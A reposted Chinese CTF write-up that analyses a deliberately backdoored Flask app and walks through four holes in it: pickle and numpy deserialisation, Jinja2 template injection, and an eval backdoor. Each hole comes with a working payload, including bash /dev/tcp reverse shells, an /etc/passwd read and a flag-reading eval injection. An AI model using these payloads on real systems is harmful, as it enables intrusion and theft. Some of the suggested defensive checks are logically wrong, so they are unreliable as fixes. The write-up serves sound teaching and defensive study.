ogeek线下赛web分析1-python-web

转载

weixin_30345055 于 2019-09-22 18:16:00 发布 65 收藏
文章标签： shell python 网络
原文链接：http://www.cnblogs.com/wfzWebSecuity/p/11567207.html

1.python

```
from flask import Flask, request, render_template,send_from_directory, make_response
from Archives import Archives
import pickle,base64,os
from jinja2 import Environment
from random import choice
import numpy
import builtins
import io
import re

app = Flask(__name__)
Jinja2 = Environment()
def set_str(type,str):
    retstr = "%s'%s'"%(type,str)
    print(retstr)
    return eval(retstr)
def get_cookie():
    check_format = ['class','+','getitem','request','args','subclasses','builtins','{','}']
    return choice(check_format)

@app.route('/')
def index():
    global Archives
    resp = make_response(render_template('index.html', Archives = Archives))
    cookies = bytes(get_cookie(), encoding = "utf-8")
    value = base64.b64encode(cookies)
    resp.set_cookie("username", value=value)
    return resp

@app.route('/Archive/<int:id>')
def Archive(id):
    global Archives
    if id>len(Archives):
        return render_template('message.html', msg='文章ID不存在！', status='失败')
    return render_template('Archive.html',Archive = Archives[id])

@app.route('/message',methods=['POST','GET'])
def message():
    if request.method == 'GET':
        return render_template('message.html')
    else:
        type = request.form['type'][:1]
        msg = request.form['msg']
        try:
            info = base64.b64decode(request.cookies.get('user'))
            info = pickle.loads(info) //pickle反序列化
            username = info["name"]
```

```
            username = info['name']
        except Exception as e:
            print(e)
            username = "Guest"

        if len(msg)>27:
            return render_template('message.html', msg='留言太长了！', status='留言失败')
        msg = msg.replace(' ','')
        msg = msg.replace('_', '')
        retstr = set_str(type,msg)
        return render_template('message.html',msg=retstr,status='%s,留言成功'%username)

@app.route('/hello',methods=['GET', 'POST'])
def hello():
    username = request.cookies.get('username')
    username = str(base64.b64decode(username), encoding = "utf-8")
    data = Jinja2.from_string("Hello , " + username + '!').render()
    is_value = False
    return render_template('hello.html', msg=data,is_value=is_value)


@app.route('/getvdot',methods=['POST','GET'])
def getvdot():
    if request.method == 'GET':
        return render_template('getvdot.html')
    else:
        matrix1 = base64.b64decode(request.form['matrix1'])
        matrix2 = base64.b64decode(request.form['matrix2'])
        try:
            matrix1 = numpy.loads(matrix1)
            matrix2 = numpy.loads(matrix2)
        except Exception as e:
            print(e)
        result = numpy.vdot(matrix1,matrix2)
        print(result)
        return render_template('getvdot.html',msg=result,status='向量点积')


@app.route('/robots.txt',methods=['GET'])
def texts():
    return send_from_directory('/', 'flag', as_attachment=True)

if __name__ == '__main__':
    app.run(host='0.0.0.0',port='5000',debug=True)
```

第一个洞：pickle反序列化

```
info = base64.b64decode(request.cookies.get('user'))
info = pickle.loads(info) //pickle反序列化
```

常见用于python执行命令的库有：

os，subprocess，command

```
os.system('ifconfig')
os.popen('ifconfig')
commands.getoutput('ifconfig')
commands.getstatusoutput('ifconfig')
subprocess.call(['ifconfig'],shell=True)
```

以及

```
map(__import__('os').system,['bash -c "bash -i >& /dev/tcp/127.0.0.1/12345 0<&1 2>&1"',])

sys.call_tracing(__import__('os').system,('bash -c "bash -i >& /dev/tcp/127.0.0.1/12345 0<&1 2>&1"',))

platform.popen("python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"127.0.0.1\",12345));os.
dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'")
```

那么最简单的exp当然是是通过os.system来执行命令：

```
import pickle
import os
import subprocess
import base64 as b64
class genpoc(object):
    def __reduce__(self):
        s = """whoami"""
        return os.system,(s,)
evil = b64.b64encode(pickle.dumps(genpoc()))
pickle.loads(b64.b64decode(evil))
```

pickle和cpickle都可以进行反序列化，cpickle速度更快一点，生成payload就可以进行批量读取flag

__reduce__函数中返回的元组中用于执行命令的模块当然可以进行替换，防御时可以基于黑名单，把system等库直接ban了：

```
if "os" or "subprocess" or "commands" or "platform" in pickle.dumps(genpoc()):
    exit(0)
```

基于黑名单的方式可能存在被绕过的可能，最好的方式是基于白名单：

```
1386    def loads(str):
1387        file = StringIO(str)
1388        return Unpickler(file).load()
```

原始的pickle的loads函数如上如所示，参考https://www.jianshu.com/p/8fd3de5b4843可以在返回序列化对象前加一个判断：


```
class genpoc(object):
    def __reduce__(self):
        s = """whoami"""
        return os.system,(s,)
evil = pickle.dumps(genpoc())
allow_list = [str, int, float, bytes, unicode]

class FilterException(Exception):
    def __init__(self, value):
        super(FilterException, self).__init__('the callable object {value} is not
allowed'.format(value=str(value)))

def a(func):
    def wrapper(*args, **kwargs):
        if args[0].stack[-2]  in allow_list:
            raise FilterException(args[0].stack[-2])
        return func(*args, **kwargs)
    return wrapper

def loads(evil):
    #global evil
    file = StringIO(evil)
    temp = Unpickler(file)
    temp.dispatch[REDUCE] = a(temp.dispatch[REDUCE])
    return temp.load()
loads(evil)
```

这样就能防御住pickle反序列化漏洞，这里原因貌似是这样：因为我们是在__reduce__中传入的要调用的函数为为os.system，参数为whoami，__reduce__返回的是一个元组，

此时只要检测__reduce__中的变量就可以了，

```
1135        def load_reduce(self):
1136            stack = self.stack
1137            args = stack.pop()
1138            func = stack[-1]
1139            value = func(*args)
1140            stack[-1] = value
1141        dispatch[REDUCE] = load_reduce
```

而在pickle的源码中，通过类Unpickler对象的dispatch的REDUCE属性就能够对reduce中的变量进行操作



其中stack变量中实际上存储着内置函数system，此时就可以通过args[0].stack[-2]来获得到之前__reduce__中定义的system，接着只要将该值与白名单的值进行比较即可。

第二个洞：CVE-2019-8341 jinja2 ssti

漏洞代码为：

```
@app.route('/hello',methods=['GET', 'POST'])
def hello():
    username = request.cookies.get('username')
    username = str(base64.b64decode(username), encoding = "utf-8")
    data = Jinja2.from_string("Hello , " + username + '!').render()
    is_value = False
    return render_template('hello.html', msg=data,is_value=is_value)
```

这个洞是因为from_string的锅，jinja2版本小于2.10，exploitdb也给了具体的payload：

读/etc/passwd

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

反弹shell：


```
{{ config['RUNCMD']('bash -i >& /dev/tcp/xx.xx.xx.xx/8000 0>&1',shell=True) }}
```

修复的话可以直接过滤username中的.点即可

第三个洞：CVE-2019-6446 numpy反序列化

```
@app.route('/getvdot',methods=['POST','GET'])
def getvdot():
    if request.method == 'GET':
        return render_template('getvdot.html')
    else:
        matrix1 = base64.b64decode(request.form['matrix1'])
        matrix2 = base64.b64decode(request.form['matrix2'])
        try:
            matrix1 = numpy.loads(matrix1)
            matrix2 = numpy.loads(matrix2)
        except Exception as e:
            print(e)
        result = numpy.vdot(matrix1,matrix2)
        print(result)
        return render_template('getvdot.html',msg=result,status='向量点积')
```

numpy.loads在读取字符串时，也会采用pickle的loads方式读取序列化字符串



那么只要利用pickle构造出序列化的poc，传递给numpy.loads()，就能够达到同样的效果

```
import numpy
import pickle
import os
class genpoc(object):
    def __reduce__(self):
        s = """whoami"""
        return os.system,(s,)
evil = pickle.dumps(genpoc())
print evil
numpy.loads(evil)
```

```
$ python n.py
cposix
system
p0
(S'whoami'
p1
tp2
Rp3
.
tr1ple
```

防御方法可以参考：https://github.com/numpy/numpy/commit/a2bd3a7eabfe053d6d16a2130fdcad9e5211f6bb

因为这里numpy.loads实际上调用的是pickle.loads，所以也可以按照修复pickle时白名单或者黑名单的方式，禁止一些可以调用的执行命令的对象。

第四个洞：eval后门

```
type = request.form['type'][:1]
msg = request.form['msg']
if len(msg)>27:
     return render_template('message.html', msg='留言太长了！', status='留言失败')
msg = msg.replace(' ','')
msg = msg.replace('_', '')
```

这里直接执行eval，并且type和str都是可控的，但是需要先bypass前面的限制，这里限制type为一个字符，我们只要闭合‘单引号即可，poc可为：

```
>>> set_str("'","+os.system('whoami')#")
''+os.system('whoami')#'
desktop-m186kdl\91999
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<stdin>", line 4, in set_str
  File "<string>", line 1, in <module>
TypeError: cannot concatenate 'str' and 'int' objects
```

读取flag可以为：

```
set_str("'","+os.system('cat${IFS}/f*')#")
```

```
>>> len("+os.system('cat${IFS}/f*')#")
27
```

这样payload刚好为27个字符，能够获取到flag

修复方法也很简单：

可以过滤掉斜杠即可/

转载于:https://www.cnblogs.com/wfzWebSecuity/p/11567207.html